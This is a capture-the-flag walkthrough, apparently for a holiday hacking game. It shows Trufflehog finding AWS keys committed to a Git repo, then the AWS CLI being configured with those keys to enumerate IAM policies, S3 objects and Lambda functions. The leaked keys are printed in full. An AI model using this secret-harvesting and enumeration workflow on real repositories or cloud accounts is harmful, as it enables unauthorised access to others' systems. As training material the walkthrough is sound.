```

Great, you did it all!

Close the terminal.



2) Find the Next Objective

Difficulty:


Talk to Jill Underpole for the next objective.

ANSWER:

No answer required.

SOLUTION:

Go back and talk to Jill:



3) Trufflehog Search

Difficulty:

Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials?

Submit


ANSWER:

put_policy.py

SOLUTION:

The hints from Jill are above.

Talk to Gerty to get a link to the repository.




Code Rep: https://haugfactory.com/orcadmin/aws_scripts

I loaded trufflehog on my Kali VM and executed the following:

```
┌──(jim㉿kali2022)-[~/Desktop/hh2022/code-repo]
└─$ trufflehog https://haugfactory.com/orcadmin/aws_scripts
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2022-09-07 09:53:32
Hash: 3476397f95da11a776d4118f1f9ae6c9d4afd0c9
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
     region_name='us-east-1',
-    aws_access_key_id=ACCESSKEYID,
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+    aws_secret_access_key="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",
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put_user_policy(

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2022-09-07 09:53:12
Hash: 106d33e1ffd53eea753c1365eafc6588398279b5
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
     region_name='us-east-1',
-    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
-    aws_secret_access_key="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",
+    aws_access_key_id=ACCESSKEYID,
+    aws_secret_access_key=SECRETACCESSKEY,
 )
```

```
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put_user_policy(

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2022-09-06 15:11:23
Hash: 03a20997c70f2443959446d5569e5b9846d95036
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -4,12 +4,12 @@ import json

 iam = boto3.client('iam',
     region_name='us-east-1',
-    aws_access_key_id=ACCESSKEYID,
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
+    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put_user_policy(
     PolicyDocument='{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:us-
east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:aws:ec2:us-east-
1:748127089694:document/RestartServices"]}]}',
     PolicyName='AllAccessPolicy',
-    UserName='nwt8_test',
+    UserName='elf_test',
 )

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2022-09-06 15:10:48
Hash: 422708564ef952ff28ce719ab6dc15002fa84a6e
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -1,15 +0,0 @@
-import boto3
-import json
-
-
-iam = boto3.client('iam',
-    region_name='us-east-1',
-    aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
-    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
-)
-# arn:aws:ec2:us-east-1:accountid:instance/*
-response = iam.put_user_policy(
-    PolicyDocument='{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:us-
east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:aws:ec2:us-east-
1:748127089694:document/RestartServices"]}]}',
-    PolicyName='AllAccessPolicy',
-    UserName='elf_test',
-)
```

~~~~~~~~~~~~~~~~~~~~~~
Click on your badge and enter "**put_policy.py**" into the Objective for this challenge.



4) Find the Next Objective


Difficulty:
Talk to Gerty Snowburrow for the next objective.

ANSWER:

No answer required.

SOLUTION:

Talk to Gerty again:



5) Exploitation via AWS CLI

Difficulty: 
Flex some more advanced AWS CLI skills to escalate privileges! Help Gerty Snowburrow in the Cloud Ring to get hints for this challenge.


ANSWER:

Just complete the terminal.

SOLUTION:

Gerty's hints are above.

Open the terminal next to Sulfrod and solve it.
~~~~~~~~~~~~~~~~~~~~~~



The answers to the terminal are listed below in **bold.**

```
###
Use Trufflehog to find credentials in the Gitlab instance at
https://haugfactory.com/asnowball/aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
###

$ trufflehog git https://haugfactory.com/asnowball/aws_scripts.git

Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py

Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-Email: alabaster snowball
<alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md

Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
-----------
$ git clone https://haugfactory.com/asnowball/aws_scripts.git
-----------
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
```

```
Unpacking objects: 100% (64/64), 23.83 KiB | 1.25 MiB/s, done.
-----------
$ cd aws_scripts
-----------
$ git show 106d33e1ffd53eea753c1365eafc6588398279b5
-----------
commit 106d33e1ffd53eea753c1365eafc6588398279b5
Author: asnowball <alabaster@northpolechristmastown.local>
Date:   Wed Sep 7 07:53:12 2022 -0700

    added

diff --git a/put_policy.py b/put_policy.py
index d78760f..f7013a9 100644
--- a/put_policy.py
+++ b/put_policy.py
@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
     region_name='us-east-1',
-    aws_access_key_id=ACCESSKEYID,
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+    aws_secret_access_key="e95qTologszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put_user_policy(
-----------
$ aws configure
-----------
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: e95qTologszIgO9dNBsQMQsc5/foiPdKunPJwc1rL
Default region name [None]: us-east-1
Default output format [None]: json
-----------
$ aws sts get-caller-identity
-----------
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
###
Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find
any policies attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.
###
------------
$ aws iam list-attached-user-policies --user-name haug
------------
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}
```

```
###
Now, view or get the policy that is attached to your user.
The aws iam command to get a policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
###
------------
$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
------------
{
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Policy for tier 1 accounts to have limited read only access to certain
resources in IAM, S3, and LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
}
###
Attached policies can have multiple versions. View the default version of this policy.
The aws iam command to get a policy version can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
###
------------
aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
--version-id v1
------------
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "lambda:ListFunctions",
                        "lambda:GetFunctionUrlConfig"
                    ],
                    "Resource": "*"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetUserPolicy",
                        "iam:ListUserPolicies",
                        "iam:ListAttachedUserPolicies"
                    ],
                    "Resource": "arn:aws:iam::602123424321:user/${aws:username}"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicy",
                        "iam:GetPolicyVersion"
```

```
                    ],
                    "Resource": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
                },
                {
                    "Effect": "Deny",
                    "Principal": "*",
                    "Action": [
                        "s3:GetObject",
                        "lambda:Invoke*"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": false,
        "CreateDate": "2022-06-21 22:02:30+00:00"
    }
}
###
Inline policies are policies that are unique to a particular identity or resource. Use the AWS
CLI to list the inline policies associated with your user.
The aws iam command to list user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-attached-user-policies.
###
------------
$ aws iam list-user-policies --user-name haug
------------
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
###
Now, use the AWS CLI to get the only inline policy for your user.
The aws iam command to get a user policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
###
------------
$ aws iam get-user-policy --policy-name "S3Perms" --user-name haug
------------
{
    "UserPolicy": {
        "UserName": "haug",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
```


```
        }
    },
    "IsTruncated": false
}
###
The inline user policy named S3Perms disclosed the name of an S3 bucket that you have
permissions to list objects.
List those objects!
The aws s3api command to list objects in an s3 bucket can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html
###
------------
$ aws s3api list-objects --bucket smogmachines3
------------
{
    "IsTruncated": false,
    "Marker": "",
    "Contents": [
        {
            "Key": "coal-fired-power-station.jpg",
            "LastModified": "2022-09-23 20:40:44+00:00",
            "ETag": "\"1c70c98bebaf3cff781a8fd3141c2945\"",
            "Size": 59312,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "industry-smog.png",
            "LastModified": "2022-09-23 20:40:47+00:00",
            "ETag": "\"c0abe5cb56b7a33d39e17f430755e615\"",
            "Size": 272528,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "pollution-smoke.jpg",
            "LastModified": "2022-09-23 20:40:43+00:00",
            "ETag": "\"465b675c70d73027e13ffaec1a38beec\"",
            "Size": 33064,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "pollution.jpg",
            "LastModified": "2022-09-23 20:40:45+00:00",
            "ETag": "\"d40d1db228c9a9b544b4c552df712478\"",
            "Size": 81775,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
```

```
        },
        {
            "Key": "power-station-smoke.jpg",
            "LastModified": "2022-09-23 20:40:48+00:00",
            "ETag": "\"2d7a8c8b8f5786103769e98afacf57de\"",
            "Size": 45264,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "smog-power-station.jpg",
            "LastModified": "2022-09-23 20:40:46+00:00",
            "ETag": "\"0e69b8d53d97db0db9f7de8663e9ec09\"",
            "Size": 32498,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py",
            "LastModified": "2022-09-26 16:31:33+00:00",
            "ETag": "\"fd5d6ab630691dfe56a3fc2fcfb68763\"",
            "Size": 5823,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        }
    ],
    "Name": "smogmachines3",
    "Prefix": "",
    "MaxKeys": 1000,
    "EncodingType": "url"
}

###
The attached user policy provided you several Lambda privileges. Use the AWS CLI to list
Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
###
------------
$ aws lambda list-functions
------------
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lamb>
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
            "Handler": "handler.lambda_handler",
            "CodeSize": 2126,
            "Description": "",
            "Timeout": 600,
```


```
            "MemorySize": 256,
            "LastModified": "2022-09-07T19:28:23.634+0000",
            "CodeSha256": "GFnsIZfgFNA1JZP3TgTI0tIavOpDLiYlg7oziWbtRsa=",
            "Version": "$LATEST",
            "VpcConfig": {
                "SubnetIds": [
                    "subnet-8c80a9cb8b3fa5505"
                ],
                "SecurityGroupIds": [
                    "sg-b51a01f5b4711c95c"
                ],
                "VpcId": "vpc-85ea8596648f35e00"
            },
            "Environment": {
                "Variables": {
                    "LAMBDASECRET": "975ceab170d61c75",
                    "LOCALMNTPOINT": "/mnt/smogmachine_files"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "7e198c3c-d4ea-48dd-9370-e5238e9ce06e",
            "FileSystemConfigs": [
                {
                    "Arn": "arn:aws:elasticfilesystem:us-east-1:602123424321:access-point/f>
                    "LocalMountPath": "/mnt/smogmachine_files"
                }
            ],
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            }
        }
    ]
}
```


```
###
Lambda functions can have public URLs from which they are directly accessible.
Use the AWS CLI to get the configuration containing the public URL of the Lambda function.
The aws lambda command to get the function URL config can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
###
------------
$ aws lambda get-function-url-config --function-name smogmachine_lambda
------------
elf@e6fa006ff15a:~/aws_scripts$ aws lambda get-function-url-config --function-name
smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
```

```
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}

###
Great, you did it all - thank you!
###
```



Talk to Sulfrod after completing the terminal:



Recover the Burning Ring of Fire

1) Buy a Hat

Difficulty:


Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.


ANSWER:

Just buy a hat and wear it.


SOLUTION:


Talk to Wombley to learn about purchasing a hat.






Time to click on the **vending machine** and pick out a hat:







Scroll though the inventory and find a hat you like and take note of the “Hat ID”.




Now we need to go the KTM to pay for it. First talk to Palzari.

